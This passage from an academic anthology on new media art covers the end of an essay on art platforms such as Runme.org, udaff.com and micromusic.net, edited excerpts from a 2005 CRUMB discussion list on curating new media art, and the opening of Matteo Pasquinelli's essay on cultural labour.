There could be built various types of communities around platforms, from more vivid, present, socially supportive communities, with a time-consuming participation model, to ones with occasional bursts of activity. There could be established relations within communities, which are performed and reproduced on the platform with the help of its instruments (chats, commentary) and at off-line meetings, or there could be no connections between the people recruited in the platforms' social network whatsoever. Despite the distinctness of the community, it is the people who build the platform and make it work, whether

by contributing with products or by discussing, evaluating and participating otherwise. Most platforms have offline meetings in bars or at cultural events. Offline meetings that take the form of festivals or concerts provide a route for the platforms' cultural products into wider cultural domains and contribute to establishing interaction with cultural institutes, which is often desirable for the producers who work with marginal cultural forms. By joint offline (or online) performance they establish their cultural significance and power and share their ideologies, inspiration and concerns.

Runme.org was built as an entry form and database for the *Readme* software art festival, but has become much more than that, and moreover, has become independent from the offline event. *Readme* has regarded *Runme.org* projects as entries and has been responsible for providing featuring, initiating formal writing, publishing and establishing connections to different levels of cultural life and institutes. However, the festival did not aim at and could never become a real offline meeting of the *Runme.org* community. Still, one attempt was made: *Runme.org* Dorkbot city camp³⁰ in Aarhus, Denmark in August 2004 that united more than 50 presenters. It was an interesting event both in format (everybody had to present their works for 5-20 minutes, i.e. there was no separation between the audience and the presenters) and in outcomes.³¹

Udaff.com occasionally organises offline meetings in bars. The meetings are intended for the regular circle of visitors to meet in person and connect the face with the nickname (there is no registration and nicknames of users are not protected by passwords). Since the audience of *udaff.com* is enormous, the number of participants is limited to the core groups of users; besides, the entrance is usually not free. There are no public performances or readings, so the main functions of the meetings are acquaintance and entertainment.

Any member of *micromusic.net* can post a suggestion to the *micromusic* HQ (headquarters) to present her coming gig as a *micromusic.net* concert. If the HQ agrees, it is added to the list of microeventz. Members of *micromusic.net* travel

to microeventz around the world, staying in each other homes, performing and having a drink together.

'There are many music websites where people can chat and share their music, but events allow everyone to gather and meet the people they have been chatting with and one can experience the joy of life performance and hear more from the artists and have a dance together. ...This is all dependent on trust and I love it when it all works out well. ... I think offline events give substance to the site.'
(Microbuilder 2004: 111)

Conclusion

As the 1990s were dominated by art on networks and celebration of communication via the internet, the 2000s are marked by the development of platform-based art trends and cultural currents. If we recognise a new system of cultural production in a number of initiatives that are well known, many issues looked at from a different perspective begin to sparkle.

Web platforms that generate and develop art trends: are built by a small number of enthusiasts that are active participants of the scene; work with digital artefacts, correspond better to the nature of the digital work, to the digital environment itself, developing the practice; are done in a way that allows for quick reaction and adjustments to the cultural agenda; can have quite complex structures built around a database that is open and strictly controlled at the same time; suggest new modes of education, knowledge building, creative work and a supportive social environment, as well as models for contextualisation and development of a cultural practice; have resources to function and change over time that allows for wide and collaborative construction of a trend; and work with 'grey' zones of cultural production, with grass-root practices.

And there is always something else, something escaping from any formulas that one makes out of the resource - a platform, a successful system for production and management of an artistic trend.

NOTES:

1. < http://www.macros-center.ru/read_me/>.
2. For example <http://sourceforge.net/softwaremap/trove_list.php. and <<http://freshmeat.net/browse/>>.
3. A longer essay by Olga Goriunova on the *udaff.com* phenomenon, 'Male literature of Udaffcom and othernetworked artistic practices of the cultural resistance' is forthcoming in Schmidt, Teubener and Konradova (eds.) (2006) *Our RuNet? (Re)Construction of Identity in the Russian speaking Internet*, BOD Books on demand.
4. 'Kreativ' is a loan word from the English 'creative'. This term appeared as a result of the arrival of capitalism in Russia. It is often used in connection with the labour of the 'creators' (the authors of texts and conceptions of the advertising agencies' actions). It is interesting that for the designation of this activity such Russian words as 'tvorez' (literally meaning 'creator') or 'tvorchestvo' ('creative activity') that circulate as part of high culture, with its characteristic holding on to traditional values, are not used.
5. 'Mat' constitutes quite an independent layer of the Russian language. According to Alexander Plutzer-Sarno's definition, the core of 'mat' usually amounts to 35 non-derivative units, or - according to a more narrow view - to seven lexemes and their derivatives (Plutzer-Sarno A. (2001) *The Large Dictionary of 'Mat'*. vol. 1, S-Pt.: Limbus-press, pp. 77-78). The obscene vocabulary, which possesses its own system of taboos also adjoins here but it does not coincide with 'mat' and has a markedly independent lexical 'nest'. Commenting on the relatively independent character of 'mat', Igor Levshin writes: 'The 'mat' in our country owes its vitality to the fact that it can form a practically closed and fully valid separate language. Its bearer, rarely crossing the boundaries of this language, will share his opinions not only on the quality of beer, but on his relations to the material and the ideal worlds as well. With an extremely limited range of 'lexical nests' all this is realized through the all-encompassing metonymy' (Levshin I. *The Ethic-esthetic Space of Kurnosov-Sorokin in The Library of Maxim Moshkov* <<http://www.lib.ru/SOROKIN/levshin.txt>>).
6. The language of *udaff.com* is characterised by a purposefully wrong orthography. Such writing is barely a sign of orthographic 'naivety', rather it is a demonstration of the acknowledged right to a mistake. It is only on the surface that the main principle of such orthography would be 'write as hear'. In reality this principle is far from being meticulously observed and the orthography of the *udaffcoms* is akin to that of a bad schoolboy who does know that words are written not as they are heard and does remember certain rules but who hopelessly confuses them. The orthography of such a pupil is remarkable in its own inconsistency: one word is spelled as it is heard; another with an apparent accidental mistake coming from carelessness or excessive assiduity; the third one is spelled correctly; the fourth with all the possible mistakes including the ones made in the stressed syllable, etc.
7. <<http://www.vjcentral.com/>>.
8. Alexei Shulgin and Olga Goriunova.
9. Amy Alexander, Florian Cramer, Matthew Fuller, Olga Goriunova, Thomax Kaulmann, Alex McLean, Pit Schultz, Alexei Shulgin and The Yes Men.
10. Amy Alexander, Olga Goriunova, Alex McLean and Alexei Shulgin.
11. Alex McLean.
12. See statistics for *Udaff.com* at: <<http://maloletka.ru/awstats/awstats.awstats.html>>.

13. *Udaff.com*'s administrator stayed incognito until recently when one of the interviewers uncovered his real name - Dmitriy Sokolovskiy (*Aftor of the 'Russian Newsweek'; the sKumbags from 'Piter' have created the new Russian language*, Newsru.com. <<http://www.newsru.com/russia/17may2005/afitor.html>>).

14. *Udaff.com* has registered 1,5 million hits per month this winter. Multiply that by 0.0033 (the average click rate is 0.33 per cent) and we get 5000 banner clicks a month. *Udaff.com* has three advertisement banners (the number of banners is not a constant). If 1000 banner clicks cost from 5 to 8 dollars (an approximate figure based upon the analyses of different advertisements accessible on the sites) then taking an average sum of 10 dollars we get the following: 5000 clicks give 50 dollars a month and three banners - 150 dollars a month. The traffic goes up to one terabyte and the price for the hosting of such a resource is comparable to the profit for the advertisement.

15. SuperB, joku, zorlac, Carl and arsa were the founding members. In the year 2000 Wanga joined the crew, while SuperB, joku and arsa do not participate in the project's life anymore.

16. 'Like with any group of people, the *micromusic* people also have their sweet-n-sour darling and *charismatic* leader. ... this kind and nasty guy behind the machine in charge of the god-like root-account-access is called - or let us call him - Mr. Carlee.' ('Übermorgen - Brutality' in (2004) *Microubuilder - community construction kit*, Waller's JDR Digital World, Switzerland, p.84).

17. From a personal mail exchange.

18. 'Community construction kit' is a coloured cardboard box that unites a book, a small micromusic style Swiss army knife, two Micromusic badges, music CDs and a CD with open source software system that *Micromusic.net* runs on.

19. What is the way to change the existing order of the appearance of the kreativ on the resource? The results of the vote: <<http://voter.land.ru/view.php?pl=18829>>.

20. Florian Cramer has written widely on code poetry and software without hardware. <<http://cramer.plaintext.cc:70/>>.

21. e.g. *Tempest for Eliza* by Eric Thiele <<http://runme.org/project/+tempest/>>.

22. '[...] micro_style in effect, bringing us this beauty of text-only and animated gifs, soaked up with soul', DRX (2004) Cool cool cool' in *Microubuilder - community construction kit*, Waller's JDR Digital World, Switzerland, p.48.

23. That was the case with the *Micromusic.com* talk at *Readme 2.3* in Helsinki, 2003.

24. From a personal mail exchange while preparing for *Readme 1.2* in Moscow, 2002, where *Micromusic* has performed.

25. We call the literature for men and for women certain literary phenomena: both men and women can read these two types of literature.

26. 'The sKumbags, smart and educated, are trAlYing to proteKt themselves from Korporateev Kultur. The managers are asked to crack their asses for the sAIke of the firm. You sit all day in some TUF totalitarijAn FrAlIMZ. You lven don't have a rAlJt to have a bad mOOd at the offiS. lven if yO fAlvArit Kat was kild by a tramm and yO wife's a hOR, and yO son's a IOOsa. The norms of condAct are tAlking ova yO lmotions. It's sUM f...ing fascism.' (Koz A., Steshin D. Udav 'We shit in the house-entrances but we do it sincereLLy' in *Komsomolskaja pravda* <<http://www>

kp.ru/daily/23162.5/24867/>.

27. On top of other considerations, the project that gets the first prize has to satisfy a lot of bodies, including the funding bodies and media, which usually makes it a mediocre project. Best works of the decade at Ars Electronica, for instance, should be searched for in an 'honorary mention' category.

28. From a posting to a closed mailing list discussion on the development of *Runme.org* in Autumn 2002.

29. 'Folklore' is often perceived as synonymous with 'amateur', 'unprofessional' and is considered pejorative. One has to bear in mind that nowadays it is impossible to really distinguish between 'amateur' and 'professional' art. Any work, any creation, the author of which pronounces herself to be an artist, is considered art. Nevertheless the cultural power structures and the institutions are preserved; some works and practices get into the public eye, while some remain in the shadow. Thus when we talk about folklore practices it means, beyond their other qualities, that they really do not get into the spotlights of the cultural scenes.

30. < <http://readme.runme.org/2004/camp.php>>.

31. Review of Readme 2004 by Peter Luining is available at <<http://www.nettime.org/Lists-Archives/nettime-l-0409/msg00034.html>>.

REFERENCES:

Geoffrey C. Bowker & Susan Leigh Star (1999) *Sorting Things Out: Classification and Its Consequences*, Cambridge, Mass.: MIT Press.

Geert Lovink (2003) *My First Recession: Critical Internet Culture in Transition*, Rotterdam: V2_/NAi Publishers.

Artiom Vernidub (16-22 May 2005) *Russian Language: New Russian Language, f..k*, <<http://www.runewsweek.ru/theme/?tid=16&rid=215>>.

Ivan Vlasov (21 August 2001) *'Udav and the Rest' Daily News*, Vladivostok. <<http://novosti.vl.ru/?f=sz&t=010824sz01>>.

Microbuilder - community construction kit (2004) Waller's JDR Digital World: Switzerland. <<http://microbuilder.com/>>

Manou (2004) 'Virtual Playground / Reality vs. Virtuality' in *Microbuilder - community construction kit* Waller's JDR Digital World: Switzerland.

DRX (2004) 'Cool cool cool' in *Microbuilder - community construction kit*, Waller's JDR Digital World: Switzerland.

gWem (2004) 'One of a thousand stories' in *Microbuilder - community construction kit*, Waller's JDR Digital World: Switzerland.

EDITS FROM A CRUMB DISCUSSION LIST THEME

Beryl Graham

- + *The CRUMB discussion list has been a forum for the discussion of issues for curating new media art since 2001.¹ ‘Themes of the Month’ are introduced by the list owners Beryl Graham and Sarah Cook, and edited documents of certain themes are available to download. All list members can respond to the themes, but each theme also has ‘invited respondents’.*

This chapter is a collection of heavily-edited excerpts from the more than 20,000 words of postings on Theme of the Month October 05: ‘Histories of curating new media art - process or product?’ The texts chosen are those that particularly concern issues of immateriality, those that show a dialogue between list members, and those that give practical examples of new media art and curatorial issues.

Because the nature of on-line debate concerns a network of references, the edited October Theme is followed by a brief summary of linked debates and references concerning immateriality.

Theme of the Month October 05: ‘Histories of curating new media art - process or product?’

This month, the *Refresh!* conference at Banff Centre for the Arts is discussing ‘Histories of Media Art, Science and Technology’, and the exhibition *The Art Formerly Known as New Media*, curated by Sarah Cook and Steve Dietz, considers the 10th anniversary of Banff New Media Institute.

How do histories of new media art affect curating? If art curators don’t know about the history of the technology, what happens? If new media curators

don't know about the history of art, what happens? And what about the thinly-documented history of the process of curating itself?

References:

Refresh!: <http://www.mediaarthistory.org/>

The Art Formerly Known as New Media: <http://www.banffcentre.ca/wpg/exhibits/2005/formerly/default.htm>

Previous CRUMB discussions concerning history and curating new media art include: 'Curatorial Models' (March 2003, including Barbara Maria Stafford); 'Press and Criticism' (May 2003); and 'Categories and Taxonomies of Media Art' (Sep 2004, with Gloria Sutton). On the *Empyre* discussion list in Jan 2004, 'Nova Media Storia: Histories and Characters' included Jill Scott, Nick Montfort and Noah Wardrip-Fruin.

Invited Respondents: Rudolf Frieling, Darko Fritz, Matthew Fuller, Charlie Gere, Oliver Grau, Yara Guasque, Mary Leigh Morbey, Andy Polaine, Itsuo Sakane, Jill Scott, Edward Shanken and Will Straw.

Date: Fri, 30 Sep 2005 17:12:08 +0100

From: Sarah Cook

Subject: Re: Histories of curating new media art - process or product?

[...] Thursday afternoon's panel on Methodologies, chaired by Mark Hansen and Erkki Huhtamo seems to have been provocative and 'difficult' (in a good way) for the attendees. Mark talked about how new media is a break with art history in three important ways, in that it suggests: 1) the dissolution of the autonomy of the art object; 2) the shift from object-centered aesthetics to body-based reception aesthetics; and 3) a break with the philosophical vocation of art - 'to give a sensible presentation of the idea' (Hegel). Regarding the first point, Mark critiqued the work of Rosalind Krauss and her writing of art history, namely her emphasis on a post-medium aesthetic. He argued that her answer to the challenges that new media art present to art history is to differentiate physicality from conventionality. He pointed out that Krauss focuses on artists who reinvent mediums in their practice (keeping in mind that mediums can be reinvented only when they have already become obsolete). I'm paraphrasing (and you can read his talk abstract here: http://www.mediaarthistory.org/navbar-links/Biographies/hansen_abstract.htm) [...] I found myself wondering (yet again) if it was indeed curators who were, through their practical work and not necessarily their theoretical work, the art historians of the present. [...]

Date: Sat, 1 Oct 2005 09:55:12 +1000
 From: Anna Munster
 Subject: Re: Histories of curating new media art - process or product?

[...] Sarah, I think you are right in suggesting that curatorial work can perform extremely interesting genealogies. There's a very interesting show on in Melbourne, Australia at the moment called *White Noise* at the Australian Centre for the Moving Image curated by Mike Stubbs. This show connects the work of contemporary digital artists with earlier interest in the materiality of medium and the corporeality of perception that coursed through early media arts and also through abstraction (unfortunately both Hansen and Krauss ignore or make very little of this connection). It's one of the most focussed, historically interesting and refreshing shows I've seen around digital art work for quite a while. It both draws the historical connections and allows the digital work to take up these refrains in new ways - how do the eyes of contemporary viewers, for example, physically react to and perceive streaming data?

Andy wrote:

[...] some of the more interesting interactive work is happening outside the gallery, in retail, public-space (non-art spaces, specifically) [...]

Perhaps this was not intentional but I detect a division here between the gallery and 'the rest of the world' ie home, leisure, work etc. I really think that many people using new media who also call themselves artists have in fact created their own 'zone' as Timothy Druckery calls it, which exists in a kind of third arena that takes into account aspects of the gallery and of 'the rest of the world'. I'm really referring here to everything encompassed by the arena of new media oriented festivals (transmediale, DEAF etc.), to more process oriented events such as electrofringe in Australia, to vjing, podcasting, collaborative and networked projects such as Sarai's *OPUS* and so on. [...] I'm not suggesting that retail or users and their mobiles don't produce interesting experiments with new media. But I am suggesting that these are mainly privatised (and that is not a judgement, just a description). [...]

Date: Sun, 9 Oct 2005 13:05:47 -0700
 From: Edward Shanken
 Subject: REFRESH! reflections

Miscellaneous reflections on: 1) 'new media' (term); 2) The Art Formerly Known as New Media; 3) Continuity v Rupture.

1. Re: 'New Media' (the term): [...] There is, as Darko noted, a historic precedent/parallel in New Tendency in Zagreb, which abandoned the 'new' in their name, and just called it Tendency. [...]

2. *The Art Formerly Known as New Media*. I was delighted by the title of Sarah and Steve's exhibition, which problematized the term as a historical phenomenon [...] Catherine Richard's *Shroud/Chrysalis II* was not the original work done at Banff (which involved a performative wrapping of individuals in copper mesh) but a reworking of that work as a static installation. [...] The installation was quite exquisite, but the work itself and the disjunction between the two was not problematized. Shu Lea Cheang's *Brandon*, commissioned for the Guggenheim, where it was presented as a large projection installation, was presented at Walter Phillips Gallery as a website. Christiane Paul's talk addressed the multiple formal manifestations of such work in various contexts, and a more critical language needs to be developed and employed in discussing such shifts from the perspective of art production, curation, audience interaction and historicization. [...]

3. Continuity vs. Rupture in Theory and Practice. [...] During Steve's gallery talk, he mentioned an exchange with Christiane [Paul] [...]. As an art historian, I might add that my own personal experience is not quite so positive as Christiane's. [Most] art history departments at major research universities have yet to recognize the value of creating positions for art historians whose research focuses on the historic and contemporary use of science and technology, including old, middle-aged and new media. When vying for positions for specialists in modern and/or contemporary art, my experience has been that my sub-speciality is misunderstood and undervalued. Despite the fact that I had to master the same historic material that other modern/contemporary art history scholars had to master (i.e. French Rev to the present) [...] Again, in practice, a rupture exists between what we do and what others in our larger field conceive of as appropriate topics of research. Ironically, a key aspect of my scholarship is an attempt to theorize and demonstrate continuities where previously historical and critical narratives insisted on rupture [...] e.g. 'Art in the Information Age: Technology and Conceptual Art' [...].

Date: Tue, 18 Oct 2005 15:16:28 +0100

From: Sarah Cook

Subject: Re: REFRESH! reflections and the art formerly known as [...]

[In response to Edward Shanken's comments on the relationship between the installation and 'the work itself', Cook explains the complex variations and

versions of installation in Catherine Richard's *Shroud/Chrysalis II* <http://www.catherinerichards.ca/artwork/shroud2_statement.html>

On 9 Oct 2005, at 21:05, Edward Shanken wrote: [...] Shu Lea Cheang's *Brandon*, commissioned for the Guggenheim, where it was presented as a large projection installation, was presented at Walter Phillips Gallery as a website.

3. The piece always was a website, and had many manifestations in the year that the Guggenheim hosted it, including live events, performances, and sure, projection. For its exhibition at Banff the artist worked hard with Caitlin Jones and the Guggenheim to repair broken links and generally make the site functional and navigable again. Projecting it didn't seem to us to be a crucial component of its presentation, and in fact Steve and I made decisions about a number of works in this regard, i.e. presenting *radio quailia*'s piece *Free Radio Linux* without its usual monitor/website component. All these decisions were taken in close consultation with the artists. As with any exhibition of new media art (or otherwise!) decisions on technology, light and dark spaces, equipment availability, audience accessibility etc. have to be made in a holistic fashion. [...]

Date: Sun, 9 Oct 2005 17:17:53 -0400
 From: Christiane Paul
 Subject: Re: REFRESH! reflections

Hi everyone,
 Slight correction/expansion on my exchange with Steve (which took place at a conference at the Tate earlier this year and which he referenced in his remarks at the reception for *The Art Formerly Known as New Media*): [...] In my talk at the Tate I had outlined differences in the process of curating new media vs. more traditional art forms (I pointed to the oppositions outlined in Anne Marie Schleiner's article <http://www.intelligentagent.com/archive/Vol3_No1_curation_schleiner.html>). During the Q&A, Steve posed the question whether what I described as specific to the new media curatorial process didn't increasingly apply to the process of curating contemporary art in general. And I replied with a decisive 'no' and pointed out that the curatorial process of most of my colleagues still seems to radically differ from mine [...] when I follow models that are common practice in new media curation (particularly networked and distributed practice). Needless to say that can make it difficult to work with each other because there is a lot of 'translation' required on both ends and you need to be committed and enthusiastic about the art to have a basis for collaboration (I do not see overwhelming enthusiasm for new media art in most institutions).

Date: Mon, 10 Oct 2005 14:45:12 +0200
From: Matthew Fuller
Subject: fractures/history/cheang, plus cut and pasted conceptualism

[...] it seems symptomatic of a wider, and very welcome, development of what might be a tentative 'maturity' in the field of computational and networked digital media as a variegated whole. Other currents that parallel it to some extent in the area of software/computing might be: the increasing sophistication and detail in the field of computing history; the capacity for the cultural and social theorisation of software to develop in close, rather than generalising, inter-relation with its actual materiality - in the work of Adrian Mackenzie for instance; the increase in different styles of writing about software in the computing opinion industry - a field that has opened up as a side effect of FLOSS; one could go on... so I think there is a wider process of reflection going on in this field, with which new / media / electronic art is inter-related.

The relationship to what is often somewhat resentfully configured as contemporary art is shifted, as that field's own essentially fractured nature is apparent. There are many art worlds, each produced by different practices, groupings, currents and universes of reference, a good deal of which traverse many such categories - for instance, present in the show at Banff, the work of Shu Lea Cheang which finds itself in a number of places, forms and discursive fields.

It's in this spirit that I'd like to send to the list a text I wrote for an event last year [...]

Conceptualism? (For Conceptualism and New Media Panel)

[...] How artists use emerging dynamics to achieve social control of the meaning of their work

- Self-theorisation / Direct publication
- Collective practice
- Non-art context, not-just art [...]

18. -not just art

This brings us to the last characteristic to discuss, that is, what is often developed here is a social aesthetics as well as a medial one. For much of the work that is significant in this area, there is a refusal to be detached from non-art contexts. Music, politics, different kinds of activity, different intensifiers of life, energy and materials, all provide a background and context for this work. What makes it art is the capacity of reflection it

draws upon, the commitment to lived experiment without a control. [...]

Talk notes for Tate Britain
3rd April 2004, 'British new media art' symposium

Date: Tue, 11 Oct 2005 09:29:07 +1000
From: Anna Munster
Subject: Re: fractures / history / cheang, plus cut and pasted conceptualism

I would like to thank Mathew Fuller for reposting the text on *pasted conceptualism* (which seems to me a really appropriate title!). What I think such a text demonstrates is the difference between art history as a disciplinary formation - the development of canons, of over-arching and transcendent genealogies, etc. - and doing histories of art. As a 'new media type' in an art history department in an art school, I am constantly reminded by my colleagues (in a benevolently patronising manner) that 'x' aspect of a digital artist's practice has all been done before. If only I could see that this was already part of conceptualism or minimalism, etc.. I try to point out that I do have a reasonable knowledge of these areas and am always advising students to research historical aspects of art theorising and making. [...]

18. - not just art

This brings us to the last characteristic to discuss, that is, what is often developed here is a social aesthetics as well as a medial one.

Further to this, and implied by Matthew's reference to the material practices of digital media/new media artists, is the necessity of wresting a conception of materiality away from a preoccupation with the medium that continues to haunt discussion of new/digital media. And in a sense, this is a haunting of new media by modernism and by the autonomy of art supported by modernism and modernist art histories. Materiality in the practice of so many digital/new media artists/non-artists is not medium-based but produced out of the technical and social relations of network culture. [...]

Date: Thu, 13 Oct 2005 21:24:51 -0500
From: Ryan Griffis
Subject: formerly known as (not just) art

[...] As someone who's written a lot of reviews of art and exhibitions that would be considered 'formerly known as new media', I do think there is somewhat of a vacuum of critical writing on works in an immediate sense - though no shortage

of larger, grand theorizing. [...] but I wonder what the expectations are of those of us involved here. I can relate to Ana's experience in the Academy, but at the same time, I expect that as part of an embrace of (how I understand) Matthew's notion of 'not just art'. Not as a sign of authenticity, or outsidersness, but as the contextual condition that governs the relationship between my desires and those of the institutional Academy. [...]

Date: Thu, 6 Oct 2005 09:57:48 +0100
From: Charlie Gere
Subject: Re: Histories of curating new media art

[...] The recent Open Systems c. 1970 show at Tate Modern caused a lot of prospective excitement among new media art people in Britain, which was followed by a great deal of disappointment when it opened. Despite its highly promising title it had little to do with systems of systems art or technology and art. [...]

Stiegler's mentor, Jacques Derrida proposes that 'the technical structure of the [...] archive also determines the structure of the archivable content even in its very coming into existence and in its relationship to the future. This archivization produces as much as it records the event' and 'what is no longer archived in the same way is no longer lived in the same way.'

It is therefore not surprising that museums, galleries and art history departments cannot incorporate new media art. They are still structured according to the techno-cultural conditions of the times in which they first emerged, the late 18th and early 19th century. [...]

Date: Mon, 17 Oct 2005 17:57:00 +1300
From: Sean Cubitt
Subject: thoughts about refresh

[...] art history has been undergoing a make-over, trying to escape exactly this kind of connoisseurship grounded in the techniques and materials of artmaking (the Courtauld school of scholarly mumbles about scumbling and wet-on-wet). Ironically, film studies has been engaged in the opposite process, laboriously crawling back up the delirious mise-en-abyme of Screen theory to address the nitty-gritty of lighting, cameras and (one day) filmstocks. [...] Digital artists like Len Breen were defining their practice, in a way like photographers before them, by its distinction from the mere application of applications back in the 80s. [...]

Though I respect Charlie's comment that canon formation is not a tactic we should be repeating, neither should we preside over the disappearance of more electronic art. [...]

Date: Fri, 21 Oct 2005 15:46:47 +0100
 From: Beryl Graham
 Subject: Re: Histories of curating new media art - process or product?

Dear List,

[...] time to perhaps usefully summarise some threads from this excellent debate (thanks everybody), and draw us back towards the original questions.

1. 'It's all Art... But...'

[...] There was debate about namings of new media art (see also CRUMB theme September 2004). However, if the history of art might provide some useful 'handles' for helping conventional art curators understand new media (if only, as Anna Munster points out, via their pleasure in pointing out that it has all been done before), then the question arises: 'What is new media art most like?'

2. 'What is it that it is most like?'

This simple question puts us at the crux of 'Continuity v Rupture' (Ed Shanken), and although the point of new media is not that it is new (Andreas Broeckmann, and the debate around *The Art Formerly Known as New Media*), there is still an argument that rupture is necessary:

- In issues of disembodiment, immateriality and process, it is a bit like Conceptual Art, but as Matt Fuller points out, 'pasted conceptualism' is not adequate.
- In issues of reproducibility, time and a relationship to theory, Sean Cubitt has pointed out that there are some parallels with Photography and Video, but Sarah Cook pointed out that Lev Manovich's film and video basis for *The Language of New Media* is only a partial picture.
- In issues of interaction that Andy Polaine raised, there is remarkably little art history - socially engaged art being largely undocumented, and as Sarah Cook points out, Nicolas Bourriaud's 'relational aesthetics' being inadequate.
- In issues for net art in particular, the means of production being the same as the means of distribution has few art historical precedents.

Perhaps the most sensible solution to this question comes, unsurprisingly, from artists: [Jon Thomson] says that the solution is 'just getting on with it' rather than trying to second guess. Matt Fuller quoted by Ryan Griffis said:

‘So in short, yes, there are potential parallels to conceptualism, as if this were a marker of anything particularly significant, but as a question of understanding the particular conditions and capacities of art systems and the particular historical conditions in which a crisis of multiplicity might be made. On such a basis we can, not recapitulate stylistics, but, make art.’

3. Criticism, Press, Archiving and Disappearance

Ryan Griffis, Marc Garret and others raised the importance of good reviews, and criticism of new media art (see also the CRUMB list theme on the subject in May 2003). Press coverage is often all that remains of certain exhibitions, and unfortunately often never gets beyond technological hyperbole or an understanding of interaction as ‘hands-on fun’ (see Steve Dietz’s excellent historical parallel commentary on Robert Morris’ exhibition *Neo Classic* at <http://www.yproductions.com/>). Press coverage obviously relates to historical documentation, and Charlie Gere and others raised the fact that the technical difficulties of preserving the artworks themselves are seriously affecting scholarship. [...]

4. Not Product but Process

An important thread brings us back to one of our starting questions. In a very important point, Christiane Paul clarified that the reason that [other art museum curators might find it difficult to work with new media colleagues] was not so much that they weren’t aware of the media, or the new media artworks (the product), but more that they were not aware of the different process of curating new media (a curatorial process that she likens to Schleiner’s ‘filter feeder’ model). As Rudolf Frieeling points out, the media art history debate itself is in a state of process, and an early one at that. As in Thread 3, the process of documenting itself meets many practical challenges which affect end scholarship, papers, etc. As John Ippolito et al pointed out in the Variable Media project, it is necessary to document the intent of the artist, and the process of interaction, as well as the object itself.

So, as a suggestion for future debate, is the key difference to address when considering new media art as opposed to other contemporary artforms one of process? This could include the process of artmaking (versioning), the process of curating, the process of distribution, the process of documenting, the process of criticism the process of historicising. What do you think? [...]

More Nodes of Debate on Curating, New Media Art & Immateriality

I searched the CRUMB discussion list on 26th November 2005, and found 23 references to the word 'immaterial', and 17 to the word 'material'. These ambivalent nodes of data related to a wide range of subjects, including sound art, art using locative media such as GPS, conceptual art, 'Preserving the Immaterial', press and criticism, taxonomies and models of curating.²

Taxonomies are of particular importance in naming, criticising and preserving the immaterial.³ 'Models of curating' attempt to name a process by which these artworks can be effectively exhibited: in March 2003 these models included 'curator as producer', in April 2005 they included 'curator as co-producer' or even 'curator as multitasking maniac', and in June 2005 they included 'curator as editor' and 'curator as filter'. Artist/curator models are also under debate: more recently, Yara Guasque pointed out that in Brazil the aesthetics of curating are necessarily DIY or 'construct by yourself' and Luis Silva linked to the debate on blogging as curating.

If the CRUMB discussion list forms a discursive network of debates, then the CRUMB web site forms a more tightly edited collection of resources, publications and links.⁴ The next phase of CRUMB more closely links these two forms of discourse in database-driven form, and whilst we don't consider the CRUMB web site as curating (because it does not present art), it will continue to consider how the media offer different forms and models of practice,⁵ as Patrick Lichty does in the Tate online panel:

'In considering an epistemology of the discussion of cultural systems and immaterial aesthetics, I come back to Flusser's thought on discourse and dialogue, an interpretation of which I consider a system.[...] Therefore, where many of us speak of discourse, perhaps in the cultural milieu in which the artist, curator, and audience are often placed in multiple and ambivalent positions, I would like to offer that the New Media arts offer as much of the dialogic as the discursive, which again challenges traditional paradigms of the delineated body of work/knowledge.'⁶

NOTES:

1. The CRUMB web resource for curators of new media art is at <<http://www.crumbweb.org/>>. The discussion list can be reached from there, or directly from <<http://www.jiscmail.ac.uk/lists/new-media-curating.html>>. Certain themes from the discussion are also available as edited text files, and much heart-searching went into the decision to make an inherently networked form of debate into a linear, heavily edited and corrected narrative. However, as readers and researchers have found these useful and digestible, these alternative forms are made available, and all original posts can still be found archived on the web site. All omitted text is indicated by '[...]'.
2. Key references include: *Preserving the Immaterial: A Conference on Variable Media* at the Guggenheim in 2001. Press and criticism - Josephine Bosma (Sun, 10 Feb 2002 12:10:21 +0100) and Pauline van Mourik Broekman (Tue, 13 May 2003 13:10:49). Taxonomies - Josephine Bosma (Fri, 24 Sep 2004 13:17:17 +0200).
3. Taxonomies and categories were particularly discussed as the Theme of the Month in September 2004. Taxonomies for new media art are also discussed in: Beryl Graham (2005) 'Taxonomies of new media art: Real world namings', in J. Trant & D. Bearman (eds.) *Museums and the Web 2005: Proceedings*, Toronto: Archives & Museum Informatics. Available online <<http://www.archimuse.com/mw2005/papers/graham/graham.html>>. Beryl Graham (forthcoming) 'Redefining digital art: Disrupting borders', in Sarah Kenderdine (ed.) *Theorizing Digital Cultural Heritage*, Cambridge, Mass.: MIT Press.
4. Publications which concern immateriality in particular, include: Sarah Cook (forthcoming) 'Immateriality and its discontents', in Christiane Paul (ed.) *Curating New Media*, Berkeley: University of California Press; and 'Online activity and offline community: cultural institutions and new media art', in Sarah Kenderdine (ed.) *Theorizing Digital Cultural Heritage*, Cambridge, Mass.: MIT Press.
5. In considering practices, the CRUMB research has tended to consider process rather than product. In considering characteristics and behaviours of media art rather than media, immateriality tends to be naturally considered. See for example, the characteristics considered in: Sarah Cook & Beryl Graham (2004) 'Curating new media art: Models and challenges', in Lucy Kimbell (ed.) *New media art: Practice and context in the UK 1994-2004*, London: Arts Council of England, pp. 84-91.
6. Patrick Lichty (Jun 13, 2005 9:59 PM) 'Re: Re: CoDe Of practice', *Tate Online Events: CoDe Of practice: Online Panel Discussion*, June 13 - July 18, 2005. Available online: <<http://www.tate.org.uk/contact/forums/onlineevents/>>. This panel also included useful analysis from Christiane Paul concerning Burnham's hardware/software comments on art institutions and dematerialization (Christiane Paul, Jun 13, 2005 2:29 AM) 'Re: CoDe of practice, path 1: Open Systems'.



CULTURAL LABOUR AND IMMATERIAL MACHINES

Matteo Pasquinelli

- + Technical machines obviously work only if they are not out of order. Desiring machines - on the contrary continually break down as they run, and in fact run only when they are not functioning properly. Art often takes advantage of this property by creating veritable group fantasies in which desiring production is used to short-circuit social production, and to interfere with the reproductive function of technical machines by introducing an element of dysfunction.' (Deleuze & Guattari 1972: 31)

What is immaterial labour? What does cultural work produce? Where is the so-called 'general intellect' at work? Let's take the example of the cigarette machine. The machine you see is the embodiment of scientific knowledge into hardware and software components, generations of engineering stratified for commercial use: it automatically manages fluxes of money and commodities, substitutes a human with a user-friendly interface, defends private property, functions on the basis of a minimal control and restocking routine. Where has the tobacconist gone? Sometimes he enjoys free time. Other times the company that owns the chain of distribution has replaced him. In his place one often meets the technician. Far from emulating Marx's 'Fragment on Machines' from *Grundrisse* (1973 [1939]) with a sort of 'Fragment on cigarette machines', this example is a demonstration of how postfordist theories live around us and that material machines built by collective intelligence are organically chained to the fluxes of the economy and of our needs. Similarly this essay introduces the concept

